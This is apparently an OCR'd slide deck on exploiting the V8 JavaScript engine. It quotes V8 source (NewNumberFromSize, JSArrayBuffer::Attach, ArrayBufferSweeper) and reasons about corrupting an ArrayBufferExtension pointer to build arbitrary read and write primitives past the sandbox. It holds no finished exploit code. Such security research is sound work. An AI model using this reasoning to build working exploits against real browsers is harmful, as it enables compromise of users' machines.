
Building Arbitrary Read Primitive



```
template <typename Impl>
template <AllocationType allocation>
Handle<Object> FactoryBase<Impl>::NewNumberFromSize(size_t value) {
  // We can't use Smi::IsValid() here because that operates on a signed
  // intptr_t, and casting from size_t could create a bogus sign bit.
  if (value <= static_cast<size_t>(Smi::kMaxValue)) {
    return handle(Smi::FromIntptr(static_cast<intptr_t>(value)), isolate());
  }
  return NewHeapNumber<allocation>(static_cast<double>(value));
}
```

If the value can be expressed as SMI everything is fine

However for *HeapNumber*, value is static_casted to double which can cause data loss



4 bytes

4 bytes

4 bytes


Building the primitives (cont’d)

- Arbitrary write requirements
  - Need to be able to fully control a 64 bit pointer
  - Controlled pointer must be used to write attacker chosen data it points to
  - Write size doesn’t really matter if you can trigger multiple times
  - Can we reuse *JSArrayBuffer*?

Building Arbitrary Write Primitive

- Back to *ArrayBufferExtension* pointer
- Is it used directly to write something, or after few pointer dereferences?
- Started to look at callers of *JSArrayBuffer::extension()*
- We looked at JSArrayBuffer::Attach(..) again
  - This gets called when creating a new *ArrayBuffer*

Building Arbitrary Write Primitive




```
  if (backing_store->is_wasm_memory()) set_is_detachable(false);
  ArrayBufferExtension* extension = EnsureExtension();
  size_t bytes = backing_store->PerIsolateAccountingLength();
  extension->set_accounting_length(bytes);
  extension->set_backing_store(std::move(backing_store));
  isolate->heap()->AppendArrayBufferExtension(*this, extension);
}
```


Directly pointing |extension| to write destination will corrupt things because of two consecutive writes

Instead, point to a place in the sandbox that we control and try to make use of indirection (if there is)

Building Arbitrary Write Primitive



```
void Heap::AppendArrayBufferExtension(Tagged<JSArrayBuffer> object,
                                      ArrayBufferExtension* extension) {
  // ArrayBufferSweeper is managing all counters and updating Heap counters.
  array_buffer_sweeper_->Append(object, extension);
}
```




```
void ArrayBufferSweeper::Append(Tagged<JSArrayBuffer> object,
                                ArrayBufferExtension* extension) {
  size_t bytes = extension->accounting_length();

  FinishIfDone();

  if (Heap::InYoungGeneration(object)) {
    young_.Append(extension);
  } else {
    old_.Append(extension);
  }

  IncrementExternalMemoryCounters(bytes);
}
```

What's this?

Trying to append the extension to some internal lists

Building Arbitrary Write Primitive




```
void ArrayBufferSweeper::FinishIfDone() {
  if (sweeping_in_progress()) {
    DCHECK(job_);
    if (job_->state_ == SweepingState::kDone) {
      Finalize();
    }
  }
}
```


```
void ArrayBufferSweeper::Finalize() {
  DCHECK(sweeping_in_progress());
  CHECK_EQ(job_->state_, SweepingState::kDone);
  young_.Append(&job_->young_);
  old_.Append(&job_->old_);
  DecrementExternalMemoryCounters(job_->freed_bytes_);
  job_.reset();
  DCHECK(!sweeping_in_progress());
}
```

Some kind of housekeeping done before appending the new *ArrayBufferExtension* pointer

